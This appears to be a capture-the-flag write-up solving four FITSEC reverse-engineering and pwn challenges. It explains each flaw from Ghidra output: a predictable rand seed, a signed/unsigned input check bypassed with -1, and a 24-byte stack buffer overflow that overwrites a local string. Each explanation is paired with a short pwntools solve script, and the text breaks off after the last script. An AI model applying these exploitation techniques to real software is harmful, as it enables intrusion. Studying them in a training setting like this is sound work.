5. The following pwn script solves the challenge:



```
  GNU nano 7.2                                    frutility.py
from pwn import *
#p=remote("fitsec-futility.chals.io", 443, ssl=True, sni="fitsec-futility.chals.io")
p = process("./frutility.bin")
p.recvuntil(">>> ")
p.sendline(b'notepad')
p.interactive()
```

6. Running the script we get:




```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ python3 frutility.py
[+] Starting local process './frutility.bin': pid 14264
/home/hashway/fitsec/re/frutility.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[*] Switching to interactive mode
 You chose correctly!
[*] Got EOF while reading in interactive
$ exit
[*] Process './frutility.bin' stopped with exit code -11 (SIGSEGV) (pid 14264)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.


<u>Clairvoyance</u>

1. Initial run of the file:



```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ ./clairvoyance.bin
What is my favorite number?
>>> 4
Eh. Not feeling that number.
```


2. Load the binary into Ghidra and try to see how we win.
3. We see the following:



```
00101288 48 89 45 f8     MOV     qword ptr [RBP + local_10],RAX
0010128c 31 c0           XOR     EAX,EAX
0010128e bf e8 07        MOV     EDI,0x7e8
         00 00
00101293 e8 d8 fd        CALL    <EXTERNAL>::srand                              void srand(uint __seed)
         ff ff
00101298 48 8d 05        LEA     RAX,[s_What_is_my_favorite_number?_0010201b]   = "What is my favorite number?"
         7c 0d 00 00
0010129f 48 89 c7        MOV     RDI=>s_What_is_my_favorite_number?_0010201b,RAX = "What is my favorite number?"
001012a2 e8 89 fd        CALL    <EXTERNAL>::puts                               int puts(char * __s)
         ff ff
001012a7 48 8d 05        LEA     RAX,[DAT_00102037]                             = 3Eh    >
         89 0d 00 00
001012ae 48 89 c7        MOV     RDI=>DAT_00102037,RAX                          = 3Eh    >
001012b1 b8 00 00        MOV     EAX,0x0
         00 00
001012b6 e8 a5 fd        CALL    <EXTERNAL>::printf                             int printf(char * __format, ...)
         ff ff
001012bb 48 8d 45 f4     LEA     RAX=>local_14,[RBP + -0xc]
001012bf 48 89 c6        MOV     RSI,RAX
001012c2 48 8d 05        LEA     RAX,[DAT_0010203c]                             = 25h    %
         73 0d 00 00
001012c9 48 89 c7        MOV     RDI=>DAT_0010203c,RAX                          = 25h    %
001012cc b8 00 00        MOV     EAX,0x0
         00 00
001012d1 e8 ca fd        CALL    <EXTERNAL>::__isoc99_scanf                     undefined __isoc99_scanf()
         ff ff
001012d6 e8 d5 fd        CALL    <EXTERNAL>::rand                               int rand(void)
         ff ff
001012db 89 c2           MOV     EDX,EAX
001012dd 8b 45 f4        MOV     EAX,dword ptr [RBP + local_14]
001012e0 39 c2           CMP     EDX,EAX
001012e2 75 1b           JNZ     LAB_001012ff
001012e4 48 8d 05        LEA     RAX,[s_You're_right!_That_is_my_favorit_001020...  = "You're right! That is my favo...
         55 0d 00 00
001012eb 48 89 c7        MOV     RDI=>s_You're_right!_That_is_my_favorit_001020...  = "You're right! That is my favo...
001012ee e8 3d fd        CALL    <EXTERNAL>::puts                               int puts(char * __s)
         ff ff
001012f3 b8 00 00        MOV     EAX,0x0
         00 00
001012f8 e8 ff fe        CALL    print_flag                                     undefined print_flag()
         ff ff
001012fd eb 0f           JMP     LAB_0010130e
```


We see that the value 0x7e8 is passed via EDI to the srand function. The srand function is a C standard library (libc) that takes an unsigned integer as an argument and then uses that as a

seed to generate random numbers. If you pass srand the same seed at two different times when you use the rand function you will get the same numbers. This will be important shortly.
We also see that the program takes a number from the user and stores it in local_14.
The program then generates a random number by calling the rand function and moves it into EDX. It then takes our number, moves it into EAX and compares the two. If the result of the cmp is zero (true) then we win.
4. So we must construct a pwn script that uses the same seed used in the program to generate a random number and then send it. If we use the same seed we can generate the same number that the program is generating and win. We see that the seed passed to srand in the program is 0x7e8 which is 2024 in decimal.
5. The following pwn script solves the challenge:



```
  GNU nano 7.2                                        clairvoyance.py
from pwn import *
import ctypes
#p=remote("fitsec-clairvoyance.chals.io", 443, ssl=True, sni="fitsec-clairvoyance.chals.io")
p = process("./clairvoyance.bin")
libc = ctypes.CDLL(None)
libc.srand.argtypes = [ctypes.c_uint32]
libc.srand(2024)
randnum = libc.rand()
p.recvuntil(">>>")
p.sendline(b"%d"%randnum)
p.interactive()
```

6. Running the script we get:




```
┌──(hashway㉿kali)-[~/fitsec/re]
└─$ python3  clairvoyance.py
[+] Starting local process './clairvoyance.bin': pid 9650
/home/hashway/fitsec/re/clairvoyance.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://
docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[*] Switching to interactive mode
 You're right! That is my favorite number!
[*] Got EOF while reading in interactive
$ exit
[*] Process './clairvoyance.bin' stopped with exit code -11 (SIGSEGV) (pid 9650)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.

PWN


A Small Misunderstanding

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ ./asmallmisunderstanding.bin
Try to get around this challenge!
Can you make the loop count more than 256 times?
>>> 10000000
HAHA! You can't input a number greater than 256!
```

2. Opening the file in ghidra and looking at the decompiler output we see:




```

void main(void)

{
  long in_FS_OFFSET;
  uint local_20;
  uint local_1c;
  uint local_18;
  int local_14;
  long local_10;
  
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_14 = 0x100;
  puts("Try to get around this challenge!");
  puts("Can you make the loop count more than 256 times?");
  printf(">>> ");
  __isoc99_scanf(&DAT_0010207e,&local_20);
  if ((int)local_20 < local_14) {
    local_1c = 0;
    for (local_18 = 0; local_18 < local_20; local_18 = local_18 + 1) {
      local_1c = local_1c + 1;
    }
    if (local_1c < 0x101) {
      puts("It seems the number you entered is less than 256.");
    }
    else {
      puts("You Win!");
      print_flag();
    }
  }
  else {
    puts("HAHA! You can\'t input a number greater than 256!");
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

```

3. We see that the program takes in our input and stores it in local_20. We see up top that local_20 is of type uint. This means that local_20 is expected to store only positive integers. If we input a negative value this will be interpreted as type int and the initializer will convert the value into an unsigned int using two's complement. So for example if the user enters a -1 this will be converted into the largest possible integer value.
4. We see that local_20 is used as the loop counter. So if we get local_20 to be greater than 256 local_1c will be greater than or equal to 0x101 (0x101 = (1 * 16^2) + (0 * 16^1) + (1* 16^0) = 257) and we will win.
5. The following pwn script solves the challenge:



```
  GNU nano 7.2                         asmallmisunderstanding.py
from pwn import *
#p=remote("fitsec-a-small-misunderstanding.chals.io", 443, ssl=True, sni="fitsec-a-small-misunderstanding.chals.io")
p = process("./asmallmisunderstanding.bin")
p.recvuntil(">>>")
p.sendline(b"%d"%-1)
p.interactive()
█
```

6. Running the script:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ python3 asmallmisunderstanding.py
[+] Starting local process './asmallmisunderstanding.bin': pid 63685
/home/hashway/fitsec/pwn/asmallmisunderstanding.py:4: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. S
ee https://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[*] Switching to interactive mode
 You Win!
[*] Got EOF while reading in interactive
$ exit
[*] Process './asmallmisunderstanding.bin' stopped with exit code -11 (SIGSEGV) (pid 63685)
[*] Got EOF while sending in interactive
```

We get a SIGSEGV because we dont not have a flag.txt in the directory.


A Sign of Change

1. Initial run of the file:




```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ ./asignofchange.bin
Can you win this game?
>>> no
You Lose! So Sad.

┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ █
```

2. Loading the binary into ghidra we see the following:



```
                                   **************************************************************
                                   undefined main()
              undefined              AL:1           <RETURN>
              undefined8             Stack[-0x10]:8 local_10                    XREF[2]:     0010122c(W),
                                                                                             0010126f(*)
              undefined1             Stack[-0x28]:1 local_28                    XREF[1]:     0010125e(*)
                                   main                                 XREF[4]:     Entry Point(*),
                                                                                     _start:001010a8(*), 00102080,
                                                                                     00102128(*)
        00101224 55              PUSH       RBP
        00101225 48 89 e5        MOV        RBP,RSP
        00101228 48 83 ec 20     SUB        RSP,0x20
        0010122c 48 c7 45        MOV        qword ptr [RBP + local_10],0x65736f6c
                 f8 6c 6f
                 73 65
        00101234 48 8d 05        LEA        RAX,[s_Can_you_win_this_game?_00102017]          = "Can you win this game?"
                 dc 0d 00 00
        0010123b 48 89 c7        MOV        RDI=>s_Can_you_win_this_game?_00102017,RAX       = "Can you win this game?"
        0010123e e8 ed fd        CALL       <EXTERNAL>::puts                                 int puts(char * __s)
                 ff ff
        00101243 48 8d 05        LEA        RAX,[DAT_0010202e]                               = 3Eh    >
                 e4 0d 00 00
        0010124a 48 89 c7        MOV        RDI=>DAT_0010202e,RAX                            = 3Eh    >
        0010124d b8 00 00        MOV        EAX,0x0
                 00 00
        00101252 e8 f9 fd        CALL       <EXTERNAL>::printf                               int printf(char * __format, ...)
                 ff ff
        00101257 48 8b 15        MOV        RDX,qword ptr [stdin]
                 f2 2d 00 00
        0010125e 48 8d 45 e0     LEA        RAX=>local_28,[RBP + -0x20]
        00101262 be 21 00        MOV        ESI,0x21
                 00 00
        00101267 48 89 c7        MOV        RDI,RAX
        0010126a e8 f1 fd        CALL       <EXTERNAL>::fgets                                char * fgets(char * __s, int __n...
                 ff ff
        0010126f 48 8d 45 f8     LEA        RAX=>local_10,[RBP + -0x8]
        00101273 48 8d 15        LEA        RDX,[DAT_00102033]                               = 77h    w
                 b9 0d 00 00
        0010127a 48 89 d6        MOV        RSI=>DAT_00102033,RDX                            = 77h    w
        0010127d 48 89 c7        MOV        RDI,RAX
        00101280 e8 eb fd        CALL       <EXTERNAL>::strcmp                               int strcmp(char * __s1, char * _...
                 ff ff
        00101285 85 c0           TEST       EAX,EAX
        00101287 75 1b           JNZ        LAB_001012a4
        00101289 48 8d 05        LEA        RAX,[s_You_Win!_00102037]                        = "You Win!"
                 a7 0d 00 00
        00101290 48 89 c7        MOV        RDI=>s_You_Win!_00102037,RAX                     = "You Win!"
        00101293 e8 98 fd        CALL       <EXTERNAL>::puts                                 int puts(char * __s)
                 ff ff
        00101298 b8 00 00        MOV        EAX,0x0
```

Here we see we have two local variable declarations up top. We have local_28 and local_10. Our input is stored in local_28 and we see fgets is reading in 0x21 (33) bytes. We see that there is a strcmp with local_10 and DAT_00102033. We can see what is stored here by navigating to the .rodata segment (read only data) and finding the address.




```
                             DAT_00102033                              XREF[2]:     main:00101273(*),
                                                                                    main:0010127a(*)
        00102033 77              ??         77h    w
        00102034 69              ??         69h    i
        00102035 6e              ??         6Eh    n
        00102036 00              ??         00h
```

We now see that local_10 is being compared with the string “win” and to win we need to make this comparison true.


3. We know that right now local_10 contains 0x65736f6c which is “lose” backwards in hex. We know that fgets is taking 33 bytes and trying to store it in local_28 which is allocated 24 bytes which we get by local_28 = stack - 0x28 (32+8=40) local_10 = stack - 0x10 (16+0) so 40 -16 = 24 bytes. Since fgets is trying to store 33 bytes in a 24 byte buffer we can overflow the buffer and write into local_10. So if we write 24 bytes and then “win” ended with a null byte (\0) the comparison will be true and we will win.

4. The following script solves the challenge:



```
  GNU nano 7.2                                  asignofchange.py
from pwn import *
#p=remote("fitsec-a-sign-of-change.chals.io", 443, ssl=True, sni="fitsec-a-sign-of-change.chals.io")
p = process("./asignofchange.bin")
p.recvuntil(">>> ")
chain = b"A"*24
chain += b"win\0"
p.sendline(chain)
p.interactive()
```

5. Running the script we get:

